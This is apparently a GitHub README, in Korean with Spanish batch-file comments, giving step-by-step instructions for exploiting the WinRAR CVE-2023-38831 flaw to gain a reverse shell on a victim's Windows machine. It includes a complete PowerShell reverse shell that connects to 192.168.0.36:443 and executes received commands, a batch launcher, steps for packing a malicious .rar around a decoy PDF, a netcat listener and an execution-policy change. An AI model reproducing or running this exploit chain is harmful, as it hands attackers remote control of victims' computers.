 maalfer/cve-2023-38831_reverseshell_winrar-rce
winrar 6.23 이전 버전에서 CVE-2023-38831 취약점을 악용하여 리버스 셸을 획득하는 데 필요한 단계

이 저장소에서는 WinRAR의 CVE-2023-38831 취약점을 악용하여, 피해자 Windows 머신에서 공격자 Kali Linux 머신으로 리버스 셸을 획득할 수 있습니다.
이 저장소의 콘텐츠를 다운로드합니다:

그런 다음, 이 취약점을 악용하는 데 필요한 Python 종속성을 다음 명령으로 설치해야 합니다:
pip install rarce

공격자의 IP와 포트를 지정하여, revshells.com 웹사이트에서 리버스 셸을 제공하는 악성 코드를 실행합니다:

$LHOST = "192.168.0.36"; $LPORT = 443; $TCPClient = New-Object Net.Sockets.TCPClient($LHOST, $LPORT); $NetworkStream = $TCPClient.GetStream(); $StreamReader = New-Object IO.StreamReader($NetworkStream); $StreamWriter = New-Object IO.StreamWriter($NetworkStream); $StreamWriter.AutoFlush = $true; $Buffer = New-Object System.Byte[] 1024; while ($TCPClient.Connected) { while ($NetworkStream.DataAvailable) { $RawData = $NetworkStream.Read($Buffer, 0, $Buffer.Length); $Code = ([text.encoding]::UTF8).GetString($Buffer, 0, $RawData -1) }; if ($TCPClient.Connected -and $Code.Length -gt 1) { $Output = try { Invoke-Expression ($Code) 2>&1 } catch { $_ }; $StreamWriter.Write("$Output`n"); $Code = $null } }; $TCPClient.Close(); $NetworkStream.Close(); $StreamReader.Close(); $StreamWriter.Close()
이 PowerShell 코드를 .ps1 파일에 저장합니다 (나중에 실행됩니다):


리버스 셸을 획득하기 위한 .ps1 코드를 확보한 후, os 라이브러리를 사용하여 .ps1 파일을 실행하는 Python 파일을 생성합니다:
그런 다음, 다음 코드로 .bat 파일을 생성합니다:

rem Ruta al ejecutable de Python
set PYTHON_EXECUTABLE=python.exe

rem Ruta al script de Python que deseas ejecutar
set PYTHON_SCRIPT=pwned.py

rem Ejecutar el script de Python
%PYTHON_EXECUTABLE% %PYTHON_SCRIPT%

rem Pausa para que puedas ver la salida antes de que se cierre la ventana
pause

이 시점에서 악성 WinRAR 파일을 생성해야 합니다:

.rar 안에 있는 documento.pdf 파일을 실행합니다:


마지막으로, 공격자 머신에서 netcat으로 리슨 상태를 유지하면 리버스 셸을 받게 됩니다:
PowerShell 명령을 실행할 수 없는 경우, 시스템에서 스크립트 실행을 활성화해야 합니다:


활성화합니다:

그리고 다음 명령을 실행합니다:
Set-ExecutionPolicy RemoteSigned -Scope CurrentUser
